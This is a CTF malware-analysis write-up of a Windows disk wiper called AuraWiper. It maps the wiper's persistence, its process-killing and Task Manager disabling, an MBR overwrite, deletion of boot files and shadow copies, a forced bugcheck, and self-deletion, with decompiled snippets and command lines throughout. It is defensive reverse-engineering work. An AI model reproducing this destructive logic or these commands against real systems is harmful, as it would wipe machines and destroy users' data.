 CTF WriteUps
AuraWiper
- Category: malware analysis
- Difficulty: easy
- Challenge link: malops.io
- Platform: Windows PE32+ (x86-64, GUI subsystem, MSVC 2026, not packed)
“Meridian Cold Chain Logistics loses 340 endpoints in under twenty minutes. No ransom note. No C2 beacon. No negotiation portal. By the time the on-call engineer reaches the office, the fleet is a wall of ‘no bootable device’ screens and the recovery partitions are gone.”
Unusual shape for a rev challenge: there is no flag and nothing to solve. AuraWiper asks fifteen questions about a wiper’s structure, so the deliverable is an accurate map of the binary rather than a recovered secret. That changes the method — instead of chasing one data-flow to a comparison, you enumerate every capability and pin each one to an address you can defend.
Solution:
1. Triage says the sample is not hiding anything
$ file 521e714b….bin
PE32+ executable for MS Windows 6.00 (GUI), x86-64, 7 sections

$ diec 521e714b….bin
Linker: Microsoft Linker(14.50.35730)
Compiler: Microsoft Visual C/C++(19.50.35730)[LTCG/C++]
Tool: Microsoft Visual Studio(2026, 18.0-18.3)
Debug data: Records[codeview, vc_feature, pogo]
No packer, no protector, image base 0x140000000. The section table explains the 6.1 MB file — .rsrc is 5.6 MB of it, so the actual code is only ~300 KB of .text:
  0 .text    0004a2e4  0000000140001000
  1 .rdata   0001bf30  000000014004c000
  2 .data    00001a00  0000000140068000
  5 .rsrc    0056ea68  0000000140070000   <-- 5.6 MB
codeview in the debug records means the build left a PDB path behind:
$ strings -a 521e714b….bin | grep -i '\.pdb'
C:\Users\prostone\Desktop\all\Malware-67-main\Release\SF-Verif.pdb
The developer fingerprint the brief promised — the last component is SF-Verif.pdb, and Malware-67-main plus the SF/SFV prefix recur throughout the sample as its internal name.
2. The import table is a capability sheet
On PE this is the cheapest read in the whole analysis: Windows makes almost everything an API call, so what the program can do is legible before decompiling a single instruction.
| Imports | What it buys the wiper |
|---|---|
CreateMutexA |
single-instance / role arbitration |
RegCreateKeyExA, RegSetValueExA, RegOpenKeyExA |
persistence + policy tampering |
CreateToolhelp32Snapshot, Process32FirstW/NextW, OpenProcess, TerminateProcess |
kill-by-name |
OpenProcessToken, LookupPrivilegeValueW, AdjustTokenPrivileges |
privilege escalation of its own token |
CreateFileW, WriteFile, DeleteFileA, SetFileAttributesA |
the destruction primitives |
mciSendStringA, waveOut* |
media playback — mciSendStringA is the Media Control Interface entry point |
FindResourceA, LoadResource, LockResource, SizeofResource |
that 5.6 MB .rsrc blob gets used |
MessageBoxA, SetWindowsHookExW, SetCursorPos |
user harassment |
LoadLibraryW + GetProcAddress |
something is resolved dynamically |
That last row is the thread worth pulling. Two names show up as plain strings but not as imports, which means they are resolved at runtime out of ntdll:
$ strings -a code.bin | grep -iE 'ntdll|NtRaise|RtlAdjust'
NtRaiseHardError
RtlAdjustPrivilege
3. main, and the two mutexes that decide the sample’s role
kuna reports 1536 functions, all sub_*. Entry is 0x140026968, and the CRT invoker sub_1400267ec calls 0x1400156F0 — that is main:
unsigned long long sub_1400156f0(void)
{
  v1 = GetConsoleWindow();
  if (v1) ShowWindow(v1,0);
  FreeConsole();                       // GUI subsystem, but hide the console anyway
  sub_14002c350(sub_140030320(0));
  if (sub_140012230()) { }
  return 0;  // warn: funcboundflow: fall-through reached the next function entry
}
That warning matters. kuna split main in two: the body continues past 0x140015730 into what it labels sub_140015732, and nothing in the binary references that address — it is a fall-through, not a function. Confirmed in the disassembly:
140015723:  e8 08 cb ff ff   call   0x140012230
140015728:  84 c0            test   %al,%al
14001572a:  0f 84 7b 02 00 00 je     0x1400159ab
140015730:  33 ff            xor    %edi,%edi
140015732:  48 89 5c 24 40   mov    %rbx,0x40(%rsp)   <-- kuna starts a "new function" here
So both mutex checks live inside main:
  CreateThread(0,0,sub_14000ec90,0);              // message pump
  CreateThread(0,0,sub_140015680,0);              // hide own file
  CreateMutexA(0,0,"Global\\SFV67PayloadLeader");
  if (GetLastError() == 0xb7) {                   // ERROR_ALREADY_EXISTS
    CloseHandle(...);
    CreateThread(0,0,sub_1400154f0,0);            // demote to watchdog
    do { Sleep(60000); } while( true );
  }
  CreateMutexA(0,0,"Global\\SFVDeployOnce");
  if (GetLastError() != 0xb7)
    CreateThread(0,0,sub_1400130f0,0);            // first run on this host
The two values are Global\SFV67PayloadLeader and Global\SFVDeployOnce. They are not a duplicate-run guard so much as a role election: the first process becomes the payload leader, later ones become watchdogs that respawn it, and SFVDeployOnce separately gates the one-time install. A third mutex, Global\SFVInst_<sanitised exe name>, exists in sub_140012230, but that is a callee — only two are checked in main itself.
main then fans out into staggered worker threads through a small trampoline that sleeps before dispatching:
unsigned long long sub_14000f370(unsigned int *a0)
{
  Sleep(*a0);
  CreateThread(0,0,*(unsigned long long *)&a0[2],0,0,0);
  sub_140026c34(a0,0x10);
  return 0;
}
4. Persistence: four mechanisms, all in one installer
sub_140013E00 is the installer, reached via main → sub_140015590 → sub_140013690 (which checks whether the Startup copy already exists). Its entire API surface is three RegOpenKeyExA / RegSetValueExA / RegCloseKey triples plus a filesystem write, and the hive handles disambiguate them — 0xFFFFFFFF80000001 is HKEY_CURRENT_USER, 0xFFFFFFFF80000002 is HKEY_LOCAL_MACHINE:
  RegOpenKeyExA(0xffffffff80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,2)
  RegOpenKeyExA(0xffffffff80000002,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,2)
  sub_140030d1c("APPDATA");
  sub_1400183c0(&v16,"\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\",0x2f);
  RegOpenKeyExA(0xffffffff80000002,"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon",0,2)
  RegSetValueExA(...,"Shell",0,1);
Four mechanisms:
HKCU\Software\Microsoft\Windows\CurrentVersion\RunHKLM\Software\Microsoft\Windows\CurrentVersion\Run- Startup folder —
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon→Shell
Each writes three filenames from a table at 0x14005A398, with the matching value names at 0x14005A3B0. The Winlogon one is the nastiest: Shell normally holds explorer.exe, and the sample rewrites it to explorer.exe,"<payload>" so the wiper launches as part of the shell itself. Two other routines re-apply this set rather than adding to it — sub_140014630 (Run keys + Startup) and sub_140013670 → sub_140013410 on an 8-second loop — so the count of distinct mechanisms stays at four.
5. Killing the watchers
Two functions share this job, and it is worth keeping them straight because they answer different questions.
0x140011BE0 is the one that terminates common system monitoring tools by name. It loops forever, naming the five processes an analyst or admin would reach for, then boosts itself to realtime so it wins the race against anything the user manages to start:
void sub_140011be0(void)
{
  v2 = 20000;
  do {
    Sleep(v2);
    sub_140010570("taskmgr.exe");
    sub_140010570("ProcessHacker.exe");
    sub_140010570("procexp.exe");
    sub_140010570("procexp64.exe");
    sub_140010570("powershell.exe");
    OpenProcess(0x200,0,GetCurrentProcessId());
    if (CONCAT44(dat_4,v1)) {
      SetPriorityClass(CONCAT44(dat_4,v1),0x100);   // REALTIME_PRIORITY_CLASS
      CloseHandle(CONCAT44(dat_4,v1));
    }
    v2 = 100;                                       // first pass 20 s, then every 100 ms
  } while( true );
}
sub_140010570 is the primitive it calls — the generic terminate-by-process-name routine. It widens its argument, walks a Toolhelp32 snapshot, and kills on a case-insensitive match:
void sub_140010570(unsigned long long a0)
{
  MultiByteToWideChar(0,0,a0,0xffffffff);
  v2 = CreateToolhelp32Snapshot(2,0);
  if (v2 != -1) {
    v1 = Process32FirstW(v2,&v7);
    while (v1) {
      if ((!sub_14002c590(v8,v5)) && (v3 = OpenProcess(1,0,v11), v3)) {
        TerminateProcess(v3,0);
        CloseHandle(v3);
      }
      v1 = Process32NextW(v2,&v7);
    }
    CloseHandle(v2);
  }
}
Counting its call sites in the disassembly rather than trusting the decompiler:
$ objdump -d 521e714b….bin | grep -cE 'call.*0x140010570$'
8
AuraWiper invokes the process-termination function eight times, split across two callers: the five above from 0x140011BE0, plus three more from sub_140011C70 — SystemSettings.exe, SecurityHealthService.exe and SecHealthUI.exe, killed after a wall of REG ADD commands disables Defender’s real-time protection, so the user cannot turn it back on.
6. The payload gate
Everything above is scaffolding. 0x140014E40 is the payload, and it is reached twice — from sub_140015670 on main’s +10 s timer, and from sub_140015570 when a watchdog decides the leader died. An interlocked flag makes it idempotent:
  v1 = dat_14006aba5;
  LOCK();  dat_14006aba5 = 1;  UNLOCK();
  if (v1) goto label_1400154b4;          // already ran, bail
Then it takes the privilege it needs for the finale:
  SetThreadExecutionState(0x80000003);   // block sleep/display-off
  if (OpenProcessToken(GetCurrentProcess(),0x28,&v17)) {
    v2 = LookupPrivilegeValueW(0,0x14005d828,&v18);
    if (v2) { ...; AdjustTokenPrivileges(v4,0,&v19,0x10); }
  }
0x14005D828 is a UTF-16 literal, which is why an ASCII-only strings pass never showed it:
$ python3 -c "print(open('bin','rb').read()[0x5c028:0x5c050].decode('utf-16-le'))"
SeShutdownPrivilege
The privilege AuraWiper modifies is SeShutdownPrivilege — corroborated later by RtlAdjustPrivilege(0x13, ...), since 19 is SE_SHUTDOWN_PRIVILEGE.
With the token adjusted it drops a \sfv_done.tmp marker, chdirs to its own directory, and launches nine threads on a 0–16 s stagger before sleeping 75 seconds. That fan-out is the whole malware:

The graph was curated by hand from kuna decompile-all --json call edges rather than r2 -A’s agCd, so node labels carry behaviour instead of bare addresses, and CRT nodes are dropped.
7. Making the machine unusable while it works
Three of those threads exist purely to stop the user intervening, and they answer four questions at once.
sub_140011B50 is the sample’s answer to “stop the user killing me”. It creates a policy key under HKEY_CURRENT_USER and writes a single REG_DWORD 1 into it:
  if (RegCreateKeyExA(0xffffffff80000001,                              // HKEY_CURRENT_USER
        "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",...))
    return 0;
  RegSetValueExA(v2,"DisableTaskMgr",0,4,&Stack0000000000000010,4);    // REG_DWORD 1
The key responsible for preventing termination is therefore:
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr
That full path is worth assembling deliberately, because it is spread across three separate arguments and no single one of them is the answer. The hive is the 0xFFFFFFFF80000001 handle constant; the path Software\Microsoft\Windows\CurrentVersion\Policies\System sits at 0x14005D450 stored bare, with no hive prefix; and DisableTaskMgr is the value name in the following RegSetValueExA. The path alone is just the container Windows keeps system policies in — NoRepairOptions, DisableCMD and EnableLUA live in the same place — and the value name alone does not say where it lives. Set to 1, Task Manager refuses to open, so the obvious route to killing the process is gone before the user reaches it.
It pairs with the runtime defences from step 5 — the kill loop that reaps taskmgr.exe if it somehow launches, and the realtime priority class that wins the race — so the wiper is defended in the registry and in memory at the same time.
sub_140011CD0 is the Media Control Interface thread — mciSendStringA driving the optical drive in a loop, a nod to 2000s-era joke malware:
    mciSendStringA("set cdaudio door open",0,0,0);
    Sleep(2000);
    mciSendStringA("set cdaudio door closed");
And 0x14000FC00 is the random-string dialog spammer, reached via sub_14000F3C0 → sub_14000F9A0. It installs a WH_CBT hook so the boxes cannot be dismissed normally, then indexes two pointer tables:
  v2 = SetWindowsHookExW(5,0x14000e110,0,GetCurrentThreadId());
  MessageBoxA(0,
      *(unsigned long long *)(... % 6 * 8 + 0x14005dca8),    // lpText
      *(unsigned long long *)(... % 4 * 8 + 0x14005e238),    // lpCaption
      0x1030);
  dat_14006ad10 += 1;
The disassembly pins which table is which — rdx is argument 2, so the lpText array is at 0x14005DCA8:
14000fc7a:  4e 8b 84 c1 38 e2 05 00   mov 0x5e238(%rcx,%r8,8),%r8    # lpCaption, mod 4
14000fc94:  41 b9 30 10 00 00         mov $0x1030,%r9d               # uType
14000fc9a:  48 8b 94 d1 a8 dc 05 00   mov 0x5dca8(%rcx,%rdx,8),%rdx  # lpText,    mod 6
14000fca2:  33 c9                     xor %ecx,%ecx                  # hWnd = NULL
14000fca4:  ff 15 de c8 03 00         call *0x3c8de(%rip)            # MessageBoxA
Walking the six pointers gives the strings, and they explain the Malware-67 project name:
[0] 0x14005c478 -> '67'
[1] 0x14005c480 -> 'SIXTY-SEVEN'
[2] 0x14005c490 -> 'SIX SEVEN'
[3] 0x14005c49c -> '6  7'
[4] 0x14005c4a8 -> 'SIXTY - SEVEN'
[5] 0x14005c4b8 -> 'S I X T Y  S E V E N'
Strictly it is a rotation, not a random draw — dat_14006AD10 is a counter taken mod 6 — but the effect is the intended one.
8. The wipe
0x140011AA0 overwrites the Master Boot Record. sub_140049100 zeroes a 512-byte stack buffer, and the loop rewrites sector 0 every 200 ms so that anything restoring it loses the race:
    sub_140049100(v3,0,0x200);
    v1 = CreateFileW(0x14005d428,0x10000000,3,0);   // GENERIC_WRITE
    if (v1 != -1) {
      WriteFile(v1,v3,0x200,v4);
      CloseHandle(v1);
    }
    Sleep(200);
0x14005D428 is again UTF-16 only — \\.\PhysicalDrive0. This is the single most important reason to run strings -el on a Windows target; an ASCII pass finds no trace of the MBR write at all.
0x140011650 deletes the boot and system files, 20 DeleteFileA calls plus a C:–Z: sweep for the EFI boot data:
  DeleteFileA("C:\\Windows\\System32\\winload.exe");
  DeleteFileA("C:\\Windows\\System32\\winresume.exe");
  DeleteFileA("C:\\Windows\\System32\\winload.efi");
  DeleteFileA("C:\\Windows\\System32\\bootmgr");
  DeleteFileA("C:\\Windows\\System32\\hal.dll");
  DeleteFileA("C:\\Windows\\System32\\ntoskrnl.exe");
  DeleteFileA("C:\\Windows\\System32\\kernel32.dll");
  DeleteFileA("C:\\Windows\\System32\\config\\SAM");
  DeleteFileA("C:\\Windows\\System32\\config\\SYSTEM");
  DeleteFileA("C:\\boot.ini");   DeleteFileA("C:\\ntldr");   DeleteFileA("C:\\bootmgr");
  v7 = 0x43;                                        // 'C'
  do {
    sub_1400183c0(v9,":\\EFI\\Microsoft\\Boot\\bootmgfw.efi",0x21);   DeleteFileA(...);
    sub_1400183c0(v9,":\\EFI\\Microsoft\\Boot\\BCD",0x18);            DeleteFileA(...);
    sub_1400183c0(v9,":\\Boot\\BCD",10);                             DeleteFileA(...);
    v7 += 1;
  } while ((char)v7 < '[');                         // through 'Z'
Its sibling sub_1400106A0 is what actually produces the brief’s “recovery partitions are gone” — a single enormous command line running reagentc /disable, vssadmin delete shadows /all, wmic shadowcopy delete, a stack of bcdedit calls stripping the boot menu and recovery entries, and schtasks /delete against the WinRE and Windows Backup tasks.
9. Forcing the crash, then erasing itself
After the 75-second sleep, the payload resolves both native routines it kept out of the import table and fires:
  v4 = LoadLibraryW(0x14005da58);                              // L"ntdll"
  v9 = (code *)GetProcAddress(v4,"NtRaiseHardError");
  v10 = (code *)GetProcAddress(v4,"RtlAdjustPrivilege");
  (*v10)(0x13,1,0,&v27[0x30]);                                 // SeShutdownPrivilege
  (*v9)(0xdeaddead,0,0,0);
Confirmed in the disassembly:
1400153bc:  b9 13 00 00 00   mov $0x13,%ecx        # RtlAdjustPrivilege(19)
1400153c1:  ff d0            call *%rax
1400153dd:  b9 ad de ad de   mov $0xdeaddead,%ecx  # NtRaiseHardError(ErrorStatus)
1400153e2:  ff d3            call *%rbx
The native API used to trigger the hard system error is NtRaiseHardError, and the ErrorStatus it is handed is 0xDEADDEAD — the documented MANUALLY_INITIATED_CRASH1 bugcheck code, the same value Windows’ own keyboard-initiated crash uses. Combined with the un-writable MBR and the deleted ntoskrnl.exe, the BSOD is terminal: the box will not come back up.
The last act is self-deletion, which is also why the challenge’s one surviving workstation is plausible — a machine that loses power mid-run leaves the binary on disk:
  v3 = sub_14002c42c("C:\\Windows\\Temp\\clean.bat",0x14005c4fc);
  sub_140008680(v3,"@echo off\n");
  sub_140008680(v3,"timeout /t 3 >nul\n");
  sub_140008680(v3,"del \"%s\"\n",v24);      // own path from GetModuleFileNameA
  sub_140008680(v3,"del \"%%~f0\"\n");       // then the batch file itself
  sub_14000ff20("call \"C:\\Windows\\Temp\\clean.bat\"",0);
Takeaways
strings -el is not optional on Windows samples. Two of the fifteen answers — SeShutdownPrivilege and the \\.\PhysicalDrive0 target of the MBR wipe — exist only as UTF-16 literals, and an ASCII-only pass leaves you with a wiper that has no visible privilege escalation and no visible disk write.
A missing import is a lead, not a dead end. NtRaiseHardError and RtlAdjustPrivilege appear as plain strings with no IAT entry, which is exactly the shape of a LoadLibraryW + GetProcAddress pair; grepping for ntdll next to GetProcAddress found the finale in one step.
When a question names a behaviour, answer with the function that owns the behaviour, not the primitive underneath it. 0x140010570 is the routine that actually calls TerminateProcess, but it is generic — it kills whatever name it is handed, and Defender’s UI is one of its callers. The function responsible for terminating monitoring tools is 0x140011BE0, which is where the list of five lives. The registry answer is the same lesson from the other side: …\Policies\System is only the container, and DisableTaskMgr alone does not say where it lives, so neither half stands on its own. A registry answer wants the fully-qualified thing — hive, path and value — reassembled from the three separate arguments the call spreads it across.
Trust the disassembly for counts and boundaries. Two answers here would have been wrong from the C alone: kuna split main at 0x1400156F0 into a phantom second function at 0x140015732, which nothing references — checking cross-references showed it was a fall-through and put both mutexes back inside main. And the eight invocations of the kill primitive were worth confirming with objdump | grep -c rather than counting decompiled call sites.
Two tooling notes for next time: kuna decompile-project panics on this sample (loadimage_object.rs:807, range end 538 out of range for a 512-byte slice), almost certainly choking on the 5.6 MB .rsrc, while kuna decompile-all --json --mode reliable handles it fine — the size-based mode default would otherwise have picked fast on a 6.1 MB file whose code is only 300 KB. And Graphviz does not interpret \uXXXX escapes in DOT labels; they render literally as u2192, so arrows and multiplication signs have to be written as real UTF-8.